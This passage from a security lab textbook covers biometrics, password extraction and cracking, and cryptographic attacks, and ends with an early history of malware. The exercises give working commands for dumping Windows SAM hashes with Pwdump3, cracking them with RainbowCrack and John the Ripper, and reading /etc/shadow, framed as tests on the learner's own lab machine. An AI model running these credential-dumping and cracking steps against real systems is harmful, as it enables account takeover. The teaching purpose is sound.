Just to make sure that we are clear on this, there are other issues that will determine whether the employee is granted access. One is the accuracy of the biometric system. Different biometric systems have varying levels of accuracy. The accuracy of a biometric device is measured by the percentage of Type I and Type II errors it produces. Type I errors (false rejection rate) indicate the percentage of individuals who should have gotten in but were not allowed access. Type II errors (false acceptance rate) indicate the percentage of individuals who got in and should not have been allowed access. When these two values are combined, the accuracy of the system is established. This is determined by mapping the point at which Type I errors equal Type II errors. This point is known as the crossover error rate (CER). The lower the CER, the better; for example, if system A has a CER of 4 and system B has a CER of 2, system B is the system with the greatest accuracy. Although many biometric systems have been proven to be highly accurate, any system that you are considering should be verified and tested before being deployed. Some fingerprint readers have been fooled by something as simple as a color photograph of a valid fingerprint.

There are many different types of biometric systems. Some of the more common types are listed here.

- **Palm scan** — Analyzes characteristics associated with the palm, such as the creases and ridges of a user's palm. If a match is found, the individual is allowed access.

- **Hand geometry** — Another biometric system that uses the unique geometry of a user's fingers and hand to determine the user's identity. It is one of the oldest biometric techniques.
- **Iris recognition** — An eye-recognition system that is very accurate, as it has over 400 points of reference. It matches the person's blood vessels on the back of the eye.
- **Retina pattern** — While it also uses the person's eye for identification, it requires the user to place their eyes close to the reader.
- **Fingerprint** — Widely used for access control to facilities and items such as laptops. It works by distinguishing 30 to 40 details about the peaks, valleys, and ridges of the user's fingerprint.
- **Facial scan** — Requires the user to place his or her face about 2 feet from the camera. It performs a mathematical comparison with the face prints it holds in a database to allow or block access.
- **Voice recognition** — Uses voice analysis for identification and authentication. Its main advantage is that it can be used for telephone applications.

### HACKING FINGERPRINT SCANNERS

**Fingerprint scanners have grown in use over the past several years as a viable alternative to passwords on computer systems and as access control devices for areas such as server rooms. Fans of the show *Mythbusters* may have caught the episode where they put fingerprint readers to the test. Although they failed to release the name of the companies that manufactured the devices tested, the results were unsettling. The Mythbusters team members were able to gain unauthorized access by using a fingerprint on a latex finger, a finger made of ballistics gel, and even a photocopied fingerprint. You can see a small clip of the video at `www.youtube.com/watch?v=LA4Xx5Noxyo`.**

### IN THE LAB

**In the last In the Lab section, I discussed one method to bypass normal password authentication on a Windows computer. Although some countermeasures were discussed in that sidebar, another possible solution is biometrics. The risk of not using biometrics is that a weaker form of authentication may be easily bypassed, allowing unauthorized access to a system. You can mitigate this by installing some type of biometric authentication system. One widely used method is fingerprint systems.**

**To demonstrate this, download the fingerprint synthesis program at `www.optel.pl/software/english/synt.htm`. Once it's downloaded, install the program and click the Create Finger button. Create and save two different fingerprints as `.bmp` files. Download a second program, VeriFinger. An evaluation copy can be downloaded from `www.neurotechnologija.com/download.html#vf`. Once VeriFinger is installed, launch the program and choose Enrollment Mode. You will be prompted to load existing fingerprint files. You will use the two created by the Create Finger program. Navigate to the directory containing those files, and click OK to enroll. You will now want to choose Mode ➪ Identification to activate Identification mode. You can now zoom in and analyze the print of the upper-right side of the screen, comparing it to the original print on the left side. Notice what is being identified in the upper-right window. These ridges, valleys, and minutiae are what are used to identify a valid fingerprint. This should provide you a much better idea of how biometric authentication works.**

## Encryption and Authentication Attacks

It almost goes without saying that as long as man has been trying to keep secrets, others have been trying to break them. Advances started in the Middle Ages. In the ninth century, Abu al-Kindi published what is considered to be the first paper that discusses how to break cryptographic systems, titled ''A Manuscript on Deciphering Cryptographic Messages.'' It deals with using frequency analysis to break cryptographic codes. Frequency analysis is the study of how frequently letters or groups of letters appear in ciphertext. Uncovered patterns can aid individuals in determining patterns and breaking the ciphertext. Those advances continue today. Let's look at some of the ways authentication systems are attacked.

### LONGEST-RUNNING SUPPRESSED PATENT APPLICATION

**Although most of us will not make a career in cryptography, William Frederick Friedman did. He is considered one of the best cryptologists of all time. He actually holds the record for longest-running suppressed patent, which was requested in 1933 and finally granted in 2001. Friedman did a huge service to the United States by leading the team that broke the Japanese Purple Machine encryption just prior World War II.**

**While never having actually seen one of these devices, Friedman helped crack its code. This gave the United States the ability to decrypt many of the**

***(continued)***

**LONGEST-RUNNING SUPPRESSED PATENT APPLICATION *(continued)***

**messages being sent by the Japanese. Before the start of WWII, the United States was able to crack the message that informed the Japanese to break off negotiations with the United States. Before Friedman's death the 1960s, the National Security Agency (NSA) raided his house to retrieve some of his personal writings. After his death, more of his writings were confiscated by the NSA. Many of his inventions and cryptographic systems were never patented because they were considered so significant that the release of any information about them might aid an enemy.**

## Extracting Passwords

Attackers can access systems and extract passwords in several different ways, including the following:

- Gain physical access
- Use a keystroke logger
- Gain logical access
- Guess a weak password

If an attacker can gain physical access to a targeted system, all he or she needs to do is to boot to an alternative operating system and recover the passwords from the SAM. There are also several tools that can be used to reset passwords. An example of one is NTPASSWD. It's available at `http://home.eunet.no/pnordahl/ntpasswd`. Look at the exercise at the end of this chapter to get a better idea of how this is done with a bootable copy of Linux, such as BackTrack.

Keystroke loggers are software or hardware devices used to monitor activity. While the outsider might have some trouble getting one of these devices installed, the insider is in the prime position.

Hardware keystroke loggers are usually installed while users are away from their desks, and they are completely undetectable except for their physical presence. When's the last time you looked at the back of your computer? Even then, they can be overlooked because they resemble a balun or extension; `www.keyghost.com` has a large collection.

Passwords can also be attacked electronically over the network. If an attacker can gain remote access to a system, it may be possible for them to use tools like fgdump or pwdump to extract the SAM. Pwdump is currently up to version 6 and is available at `www.foofus.net/fizzgig/pwdump`. Fgdump can be downloaded from `www.foofus.net/fizzgig/fgdump`.

Finally, let's not forget the possibility of the user having applied a weak password. When password guessing is successful, it is usually because users have chosen easy-to-remember words and phrases. A determined attacker will look for subtle clues to key in on, probably words or phrases that the account holder may have used for a password. What can you find out about this person; what do you know about this individual; what are his hobbies? Each of these items can be used to develop possible passwords to try.

If, in the end, you end up with an encrypted password, you will need to look at ways to extract the clear text password. That's our next topic of discussion.

## Password Cracking

Think your passwords are secure? A European InfoSec conference performed an impromptu survey and discovered that 74 percent of those surveyed would trade their passwords for a chocolate bar. Now, the results of this survey might not meet strict scientific standards, but this does prove a valuable point: many individuals don't practice good password security. Attackers are well aware of this and use the information to launch common password attacks. Attackers typically use one of three methods to crack passwords: a dictionary attack, a brute-force attack, or a rainbow table.

### *Dictionary Attack*

A *dictionary attack* uses a predefined dictionary to look for a match between the encrypted password and the encrypted dictionary word. Many dictionary files are available, ranging from Klingon to popular movies, sports, and the NFL. Many times, these attacks can be performed in just a few minutes because individuals tend to use easily remembered passwords. If passwords are well-known, dictionary-based words, dictionary tools will crack them quickly.

Just how do cracking programs recover passwords? Passwords are commonly stored in a hashed format, so most password-cracking programs use a technique called comparative analysis. Each potential password found in a dictionary list is hashed and compared to the encrypted password. If a match is obtained, the password has been discovered. If not, the program continues to the next word, computes its hashed value, and compares that to the hashed password. These programs are comparatively smart because they can manipulate a word and use its variations. For example, take the word *password*. It would be processed as Password, password, PASSWORD, PassWord, PaSSword, and so on. As you can see, these programs tackle all common permutations of a word. They also add common prefixes, suffixes, and extended characters to try to crack the password. This is called a *hybrid attack*. Using the previous example, these attempts would look like 123password, abcpassword, drowssap, p@ssword, pa44w0rd, and so on. These various approaches increase the odds of successfully cracking an ordinary word or any common variation of it.

### *Brute-Force Attack*

The brute-force attack is a type of encrypted password assault and can take hours, days, months, or years, depending on the complexity of the password and the key combinations used. This type of attack depends on the speed of the CPU's power because the attacker attempts every combination of letters, numbers, and characters. Take a look at how quickly the time can increase for such an attack. First, you must consider the number of possibilities within a given key space. The key space of all possible combinations of passwords to try is calculated using the following formula:

```
KS = L^(m) + L^(m+1) + L^(m+2) + ........ + L^(M)
```

In this formula, `L` = character set length, `m` = min length of the key, and `M` = max length of the key. This means that if you are attempting to crack a 7-character password using the 26-letter character set of ABCDEFGHIJKLMNOPQRSTUVWXYZ, the brute-force attack would have to try 8,353,082,582 different potential keys. If you performed the same attack but added 0123456789!@#$%^&*()-_+=~‘[]{}|\:;’“<>,.?/ to the character set, the number of keys tried would rise to 6,823,331,935,124.

This type of attack can take a very long time to complete! If you're like me, you would have to wonder whether there is an easier way. Keep reading to find out the answer.

### *Rainbow Table*

Historically, the two approaches just discussed were the primary methods used to recover passwords or attempt to crack them. Many passwords were considered secure just because of the time it would take to crack them. This time factor was what made these passwords seem secure. Sure, given enough time, the password could be cracked, but it might take several months. A relative new approach to password cracking has changed this stream of thought. It works by means of a rainbow table. The RainbowCrack technique is the implementation of Philippe Oechslin's faster time-memory tradeoff technique. It works by precomputing all possible passwords in advance. Once this time-consuming process is complete, the passwords and their corresponding encrypted values are stored in a file called the rainbow table. An encrypted password can be quickly compared to the values stored in the table and cracked within a few seconds. Orphcrack is an example of such a program. The drawback to the program is the large amount of data it must store. As an example, the character set discussed previously of 0123456789!@#$%^&*()-_+=~‘[]{}|\:;’“<>,.?/ would require about 24GB of storage space.

## Other Cryptographic Attacks

The following are some common attacks that an enemy might use to attack a cryptographic system:

- **Ciphertext-only attack** — This attack requires an attacker to obtain several encrypted messages that have been encrypted using the same encryption algorithm. The attacker does not have the associated plaintext; he attempts to crack the code by looking for patterns and using statistical analysis.
- **Man-in-the middle attack** — This attack is carried out when attackers place themselves between two users. Whenever the attackers can place themselves in the communication's path, the possibility exists that they can intercept and modify communications.
- **Chosen ciphertext** — The chosen ciphertext attack is carried out when an attacker can decrypt portions of the ciphertext message of his choosing. The decrypted portion of the message can then be used to discover the key.
- **Chosen plaintext** — The chosen plaintext attack is carried out when an attacker can have the plaintext messages of his choosing encrypted and can then analyze the ciphertext output of the event.
- **Replay attack** — This form of attack occurs when an attacker can intercept cryptographic keys and reuse them at a later date to either encrypt or decrypt messages he should not have access to.

### IN THE LAB

**Weak passwords can present a real risk to security. By weak passwords, I mean those that are based on common words or are of insufficient length. You can mitigate this risk by choosing robust passwords, which are a minimum of 14 characters, upper- and lowercase, and alphanumeric. An even better choice would be a passphrase. Consider the phrase 1Workingh@rdtod@y. Such a passphrase is more than 14 characters, yet still somewhat easy to remember. To test this in your lab, you will need a system running Windows 2000 or XP. Remember that the hashed passwords are held in the SAM. From an account with administrative access, you will want to create several user accounts and passwords. Try making some of the passwords simple and others more complex. To test the strength of the passwords, check out** `www.securitystats.com/tools/password.php` **or** `www.microsoft.com/protect/yourself/password/checker.mspx`**. You will also need two utilities; Pwdump3 and John the Ripper. You can download both programs from** `www.openwall.com/passwords/microsoft-windows-nt-2000-xp-2003`.

***(continued)***

**IN THE LAB *(continued)***

**First, download and run Pwdump3. It will extract password hashes from the SAM. If you take a look at the file once extracted, you will see several entries that look like this: 4 d4abb135cc145z46 d1927cat932fc33. Remember that there is no easy way to translate a hash like this directly back. That is where password-cracking programs like John the Ripper come into play. These tools work by means of comparative analysis.**

1. **John the Ripper creates random string of symbols.**
2. **John the Ripper converts the string of symbols to a hash value.**
3. **John the Riper compares the hash to the real password hash recovered by Pwdump3.**
4. **If these two values match, the password has been found; if not, the program will continue generating new strings.**

**To finish this process, extract the contents of `john-16/run/ in john16-w.zip` to your `C`: drive. Use the program from the command prompt to execute it. For example, if you saved the Pwdump3 file as `password.txt`, the command would be `john passwords.txt`. This will start the password cracking. After a few minutes, the passwords you created will start popping up one after another. It may take seconds, hours, or even many days for more complex passwords, but eventually they will be discovered. If you enjoyed this, you will like the exercises at the end of the chapter.**

## Summary

This chapter has reviewed cryptographic systems and looked at them in a way that defines their link to authentication. Building your own security lab requires that you understand how authentication works and how secure passwords are. As you have seen, passwords are stored differently in different versions of Windows and are not stored the same way in Linux. Although Linux can store passwords in a world-readable file, `passwd`, most Linux administrators now use the shadow file. Linux offers use of a salt, which Windows does not. The salt can be one of 4,096 different values that add randomness to the encrypted password so that no two encrypted passwords are the same.

With or without salts, passwords can be attacked; primarily by dictionary attacks, brute-force attacks, or precomputed rainbow tables. The best defense is to switch to other forms of authentication and, when that is not possible, make sure that good password policies are in place and that passphrases are used.

## Key Terms

- **Algorithm** — A mathematical procedure used for solving a problem. It is commonly used in cryptography.
- **Asymmetric algorithms** — Though keys are related, an asymmetric key algorithm uses a pair of different cryptographic keys to encrypt and decrypt data.
- **Authentication** — A method used to enable one to identify an individual. Authentication verifies the identity and legitimacy of the individual who wants to access the system and its resources. Common authentication methods include passwords, tokens, and biometric systems.
- **Biometric authentication** — A method used in verifying an individual's identity for authentication by analyzing a unique physical attribute of that individual's fingerprint, retinal scan, or palm print.
- **Brute force** — A method of breaking a cipher or encrypted value by trying a large number of possibilities. Brute-force attacks function by working through all possible values. The feasibility of brute-force attacks depends on the key length and strength of the cipher and the processing power available to the attacker.
- **Certificate** — A digital certificate is a file that uniquely identifies its owner. A certificate contains owner identity information and its owner's public key. Certificates are created by the Certificate Authority.
- **Ciphers** — Plaintext or clear text is what you have before encryption and ciphertext is the encrypted result that is scrambled into an unreadable form.
- **Cryptography** — The science of converting clear text into unintelligible text and converting encrypted messages into an intelligible and usable form.
- **Digital signatures** — An electronic signature that can be used to authenticate the identity of the sender of a message. A digital signature is usually created by encrypting the user's private key and is decrypted with the corresponding public key.
- **Encryption** — The science of turning plaintext into ciphertext.

- **Hash** — A mathematical algorithm that is used to ensure that a transmitted message has not been tampered with. The sender generates a hash of the message, encrypts it, and sends it with the message itself. The recipient then decrypts both the message and the hash, produces another hash from the received message, and compares the two hashes. If they are the same, there is a very high probability that the message was transmitted intact.
- **Key-exchange protocol** — A protocol used to exchange secret keys for the facilitation of encrypted communication. Diffie-Hellman is an example of a key-exchange protocol.
- **Password** — A protected word or string of characters that serves as authentication of a person's identity (personal password) and is used to grant a user access to protected networks, systems, or files.
- **Public key encryption** — An encryption scheme that uses two keys. In an email transaction, the public key encrypts the data and a corresponding private key decrypts the data. Because the private key is never transmitted or publicized, the encryption scheme is extremely secure. For digital signatures, the process is reversed; the sender uses the private key to create the digital signature, which can then be read by anyone who has access to the corresponding public key.
- **Symmetric algorithms** — An encryption standard that requires all parties to have a copy of a shared key. A single key is used for both encryption and decryption.

## Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of this chapter. The author selected the tools and utilities used in these exercises as they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

### RainbowCrack

This first exercise steps you through the process of generating a small rainbow table and verifying its operation. You need to copy `rainbowcrack-1.2-win.zip` to your local Windows computer. You can download the file from `www.antsight.com/zsl/rainbowcrack`.

1. Once RainbowCrack has been installed on your Windows computer, open a command prompt and go the folder that you have the program installed in. Issue the following command:

```
rtgen lm alpha 1 7 0 2100 8000000 all
```

2. This will take about 13 hours on a 666MHz computer. Once that's completed, you need to perform this step several other times with the following parameters. Each of these files will require about 128MB of space:

```
rtgen lm alpha 1 7 1 2100 8000000 all
rtgen lm alpha 1 7 2 2100 8000000 all
rtgen lm alpha 1 7 3 2100 8000000 all
rtgen lm alpha 1 7 4 2100 8000000 all
```

3. When the tables are complete, you need to sort the files by using the following commands:

```
rtsort lm_alpha#1-7_0_2100x8000000_all.rt
rtsort lm_alpha#1-7_1_2100x8000000_all.rt
rtsort lm_alpha#1-7_2_2100x8000000_all.rt
rtsort lm_alpha#1-7_3_2100x8000000_all.rt
rtsort lm_alpha#1-7_4_2100x8000000_all.rt
```

4. Add some users and passwords into the local computer you are working on. Be sure to make the passwords no longer than seven characters (because that is the limit of the rainbow tables you have created).
5. Now download Pwdump3 from `www.bindview.com/Services/razor/Utilities/Windows/Pwdump3_readme.cfm`, and run it against your local SAM by issuing the following command:

```
Pwdump3 > mypasswords.txt
```

6. Now execute RainbowCrack with the following parameters:


```
rcrack c:\rainbowcrack\*.rt -f mypasswords.txt
```

You should now see the passwords that were entered in step 5 as the programs quickly cracks the passwords.

## CrypTool

This second exercise demonstrates how cracking times and key lengths are associated. You need to download CrypTool from `www.cryptool.org/download.en.html#paket` to perform this exercise:

1. Install CrypTool and accept all defaults. Once installed, the program will appear as shown in Figure 7-6.
2. From the menu, chose Crypt/Decrypt ➪ Symmetric (Modern) ➪ RC4. Enter an 8-bit key length and choose encrypt.
3. Next, go to the Analysis menu ➪ Symmetric Encryption (Modern) ➪ RC4, as shown in Figure 7-7. Choose an 8-bit key and start the brute-force decrypt. Notice how quickly the clear text is revealed.



CrypTool


CrypTool is a comprehensive educational program about cryptography and cryptanalysis.

This is a text file, shown in order to help you to make your first steps with CrypTool.

1) As a first step it is recommended you read the included online help, this will provide a useful oversight of all available functions within this application. The starting page of the online help can be accessed via the menu "Help \ Starting Page" at the top right of the screen or using the search keyword "Starting page" within the index of the online help.
Press F1 to start the online help.


2) A possible next step would be to encrypt a file with the Caesar algorithm, this can be done via the menu "Crypt/Decrypt \ Symmetric (Classic)". A guide/tutorial to this can be found in the online help.

**Figure 7-6** CrypTool.



```
00000000   A0 1A 16 97 16 57 BE 2B D0
0000000F   FF E7 5A 52 8C A8 5D A1 78                       ..ZR..].x....Q{
0000001E   DB 86 9B 21 81 3F 4C 86 F2                       ...!.?L..i...w.
0000002D   FE AB 43 C3 5A 1F 06 87 6C                       ..C.Z...lyn<N.^
0000003C   48 AA 59 5F 44 C9 19 E9 89                       H.Y_D......T...
0000004B   EF 00 C6 C9 DF DF 67 5A 84                       ......gZ.K;...$
0000005A   B9 81 6B D8 8D 31 07 21 26                       ..k..1.!&}..9.]
00000069   89 96 8D BD D9 FA 3C 45 54                       ......<ET'.....
00000078   8E 9B E0 E5 CF 6A CA 2C CD                       .....j.,...q]_.
00000087   44 49 B2 29 68 FA 90 54 BB 2A 69 84 BE 2C D8    DI.)h..T.*i....
00000096   7F 4D A5 78 E5 62 D9 28 FE CD FF CB E3 47 0A    .M.x.b.(.....G.
000000A5   86 36 B7 09 EA 17 49 07 CD 18 27 3A B6 DA 22    .6....I...':.."
000000B4   E9 77 25 24 62 44 21 3D E6 77 28 AF 30 96 5B    .w%$bD!=.w(.0.[
000000C3   76 72 E8 77 0F 79 FD E1 EC 47 CC D5 56 8B 3E    vr.w.y...G..V.>
000000D2   7B 35 EF 01 CD E8 9B FF 4F FF A2 5F D4 76 66    {5......O.._.vf
000000E1   A7 EB 97 E1 CC 2C 71 2A 24 13 72 E0 AC E3 26    .....,q*$.r...&
000000F0   7D 79 CB 36 CE 72 77 9C 7D 4D 72 B0 14 E3 B0    }y.6.rw.}Mr....
000000FF   2A 24 C4 37 7C A9 8A 2F 6B 2F 31 90 45 FA 14    *$.7|../k/1.E..
0000010E   C1 2E A4 74 1E A7 8A 4A 3C 26 26 B1 6E 9A 5A    ...t...J<&&.n.Z
```

**Figure 7-7** CrypTool decryption.



CrypTool 1.4.10 - RC4 encryption of <RC4 Analysis of <RC4 encryption of <startingexample-en.txt>, key <A...
File
Edit
View
Crypt/Decrypt
Digital Signatures/PKI
Indiv. Procedures
Analysis
Options
Window
Help
startingexample-en.txt
RC4 encryption of <startingexample-en.txt>, key <AA>
RC4 Analysis of <RC4 encryption of <startingexample-en.txt>, key <AA>>, key: <AA>
RC4 encryption of <RC4
mple-en.txt>, k...
Brute-Force Analysis of RC4
Cancel
Press F1 to obtain help.
NUM

32 bit brute-force search 0% completed.
Remaining time: 13:26

```
00000000   9D 6A F0                                             .j.1.X2V...m...
0000000F   1D 93 75                                             ..u......$..]J.
0000001E   2D FB C0                                             -....t....$...Q
0000002D   88 4B 76                                             .Kv.U......9..%
0000003C   C1 13 67                                             ..g%...*38..mK.
0000004B   FA A5 64                                             ..d ...Hr.U....
0000005A   F2 38 C0                                             .8.6|F..p.H8..-
00000069   A2 57 C9                                             .W. %2.w/.....
00000078   60 69 75                                             `iu..B..1.(.A.9
00000087   A9 EB D9                                             ....0.Z... z.q.
00000096   E8 DE 65                                             ..e,eZ#....<.dz
000000A5   2F 59 AA                                             /Y.j.R@.6A.`C..
000000B4   2F 03 03                                             /.....5.s.f.7J.
000000C3   E7 CD C6                                             ....:..54..;.@..
000000D2   5B 51 AE A5 BA 5D B7 4B AE 40 25 46 8A 25 85         [Q...].K.@%F.%.
000000E1   6C EC 52 01 E0 C0 B9 12 F1 30 F8 69 6F FD 93         l.R......0.io..
000000F0   06 E3 8D 3F 17 C0 11 29 22 66 67 50 F9 BD F4         ...?...)"fgP...
000000FF   0C 5E 1F C0 5A BF 25 CE 66 53 8F 78 27 E4 24         .^..Z.%.fS.x'.$
0000010E   A3 29 BE FE 3F 32 E7 11 0B 4D BD 92 64 E7 54         .)..?2...M..d.T
```

**Figure 7-8** 32-bit CrypTool decryption.

4. Now repeat the steps above, but enter a 16-bit key and then a 32-bit key. Notice how the 32-bit key will take substantially longer to decrypt, as shown in Figure 7-8.

## John the Ripper

This third exercise demonstrates how to use John the Ripper. This program is preloaded on the BackTrack for the CD included with this book:

1. Boot up the BackTrack CD or open the OS in VMware.
2. Open a terminal window and go to the `john` directory. Enter **cd /etc/john**.
3. Before attempting to crack the existing passwords, let's enter a few more users to see how fast the passwords can be cracked. Use the `adduser` command to add the users. Let's name the three users: user1, user2, and user3. Let's set the password for the three users to P@ssw0rd and !P@ssw0rD1.
4. Once the three users have been added, you will want to execute John. This can be accomplished by typing in **./john /ect/shadow** from the command line.
5. Now, just give it a little time to see how long it takes for each password to be cracked.

6. Did you notice a correlation between the time it took to crack a password and the complexity of the password? You should have seen more-complex passwords take longer to recover.

John the Ripper is a wonderful tool for ethical hackers to use to test password strength. It is not designed for illegal activity. Before you use this tool on a production network, make sure that you have written permission from senior management. John the Ripper performs different types of cracks: single mode; dictionary, or wordlist mode. John the Ripper is portable for many flavors of Unix, Linux, and Windows, although it does not have a GUI interface.

CHAPTER

8

# Defeating Malware

This chapter takes an in-depth look at malware. Malware is something that really didn't exist until 1984, when Fred Cohen coined the term *computer virus*. He was working on his doctoral thesis and needed a term to describe self-replicating programs. An advisor suggested he call such code computer viruses. The first known computer worm was not released until 1988. Malware has grown, changed, and become a much bigger threat since these early days of computing. These events deserve discussion, as by studying the origins of malware we can better understand it. This chapter not only looks at malware from a historical perspective but also includes a more up-to-date review. One thing about malware that will become clear is that it is a threat that is constantly changing. That's why other malicious code such as rootkits, spyware, and phishing will also be examined. Each of these has the potential to cause damage to a company's network or your home computers. Therefore, we look at the methods used to detect, eradicate, and prevent such threats. Many of these defenses can be tested in your network security lab.

## The Evolving Threat

Things have certainly changed since the term *computer virus* was created back in 1984. Back then, most computer viruses and other forms of malware (worms, etc.) were written for fame. For many years, this was the motivating factor behind the development of such code. Consider the 1986 Brain virus.

This piece of malware was developed by two brothers in Pakistan. The virus displayed the following information upon infection:

```
Welcome to the Dungeon (c) 1986 Basit * Amjad (pvt) Ltd. BRAIN COMPUTER
SERVICES 730 NIZAM BLOCK ALLAMA IQBAL TOWN LAHORE-PAKISTAN PHONE: 430791,
443248,280530. Beware of this VIRUS.... Contact us for vaccination...
```

The brothers actually believed that by adding their name, phone number, and address, the result would be a huge increase in their business. In the end, the brothers had to change their phone number because they were overwhelmed with phone calls, with most not seeking the brothers' business services. (Not every virus creator added his phone number to his work, but this was common in early attacks.) Early attacks were high-profile, well-known, and launched for fame and notoriety. Most early malware writers actually made no direct profit from their labor; their payment/reward was their own self-promotion to others of their skills and abilities.

All this started to change around the year 2000. When asked why, I often joke with friends about the fact that all the young malware writers grew up and decided they needed to make a living. But jokes aside, what did happen is that the nature of the threat mutated. Attackers started to look at focusing attacks on specific individuals/firms. Attacks such as phishing became popular and moved to more targeted ''spear phishing'' attacks, and, most important, the motive changed from fame to money. As evidence of this, malware writers no longer wanted notoriety. They were now happy to work in the shadows and remain unknown.

As an example of the perpetrator of this new type of attack, consider the Israeli writer Amnon Jackont. In 2005, he became disturbed when a section of his new book appeared on the Internet weeks before any material was released. Concerned that his computer was infected with some type of malware, he approached the police. What they uncovered was a sophisticated Trojan that was in control of his computer, and it had the ability to perform keystroke logging. What was most surprising was that the same Trojan had actually been used for approximately 18 months, not only on his computer but also on those of approximately 60 other Israeli companies. The result was the biggest corporate espionage scandal in Israeli history. Three of the country's largest private investigation firms were indicted on criminal fraud charges, and some of Israel's most prestigious corporations are now under investigation for possibly stealing information with the same Trojan from a range of companies in fields such as military contracting, telephony, cable television, finance, automotive, and high technology. This example highlights the changes in modern attacks. Today, they are more focused, they can target specific individuals/firms, and they are designed to avoid discovery. The best way to understand and deal with the threat of malware is to explore its background and learn how we got to where we are today.

# Viruses and Worms

Viruses and worms are part of a larger category of malicious code, or malware. Viruses and worms are programs that can cause a wide range of damage, from displaying messages to making programs work erratically to even destroying data or hard drives. Viruses accomplish their designated task by placing self-replicating code in other programs. When these programs execute, they replicate again and infect even more programs.

## Viruses

Computer viruses are unlike the viruses of nature in that they are not naturally occurring. As mentioned previously, the term *computer virus* didn't even come into use until the mid 1980s. But not long thereafter, things started to change rapidly. Ralf Burger, a German computer systems engineer, was so taken by the concept of computer viruses that he gave the keynote speech at the Chaos Computer Club in 1985. Highlighting the concept of computer viruses only served to encourage others to explore this area of computer programming. As could have been expected, viruses started to appear. By 1987, it was clear that some people had latched on to the malicious power of computer viruses, and one of the first well-known computer attacks (the Brain virus) was recorded at the University of Delaware.

Viruses can be designed for many purposes. Early viruses were typically designed to make a statement, market their developers as skilled coders, or destroy data. The Brain virus actually did little damage; as mentioned earlier, its creators saw it as a way to promote themselves and their computer services.

